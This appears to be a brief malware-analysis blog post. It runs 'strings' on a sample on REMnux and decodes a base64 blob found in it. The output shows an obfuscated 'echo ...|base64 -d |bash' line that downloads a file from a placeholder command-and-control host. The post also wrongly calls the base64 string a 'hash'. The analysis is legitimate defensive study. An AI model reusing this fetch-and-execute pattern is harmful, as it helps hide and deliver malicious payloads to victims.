This is a Malware which is reported by many security vendors as flagged.

Decoding the Hash found in malware files


Using strings command to see the ascii readable strings in the file



```
remnux@remnux:~/Downloads$ strings training-sample
/lib64/ld-linux-x86-64.so.2
libc.so.6
puts
__stack_chk_fail
popen
fgets
system
__cxa_finalize
__libc_start_main
GLIBC_2.4
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
%z
%r
%j
=}
AWAVI
AUATL
[]A\A]A^A_
apt-get install wget
hello world
;*3$"
ping -c 3 -w 2 8.8.8.8
echo d2dldCBodHRwOi8vc29tZW5vbmV4aXRpbmdjbmNbLl1jb20vbWFsd2FyZS5hcHA=|base64 -d |bash
GCC: (Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7698
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
```

As we found a hash set by malware developer to hide the functionality

Decoding the hash to know



```
remnux@remnux:~/Downloads$ echo "d2dldCBodHRwOi8vc29tZW5vbmV4aXRpbmdjbmNbLl1jb20vbWFsd2FyZS5hcHA=" | base64 -d
wget http://somenonexitingcnc[.]com/malware.appremnux@remnux:~/Downloads$
```

After decoding the hash we found the functionality that it is running a malicious site.

So here I did some basic static malware analysis of real life malware samples..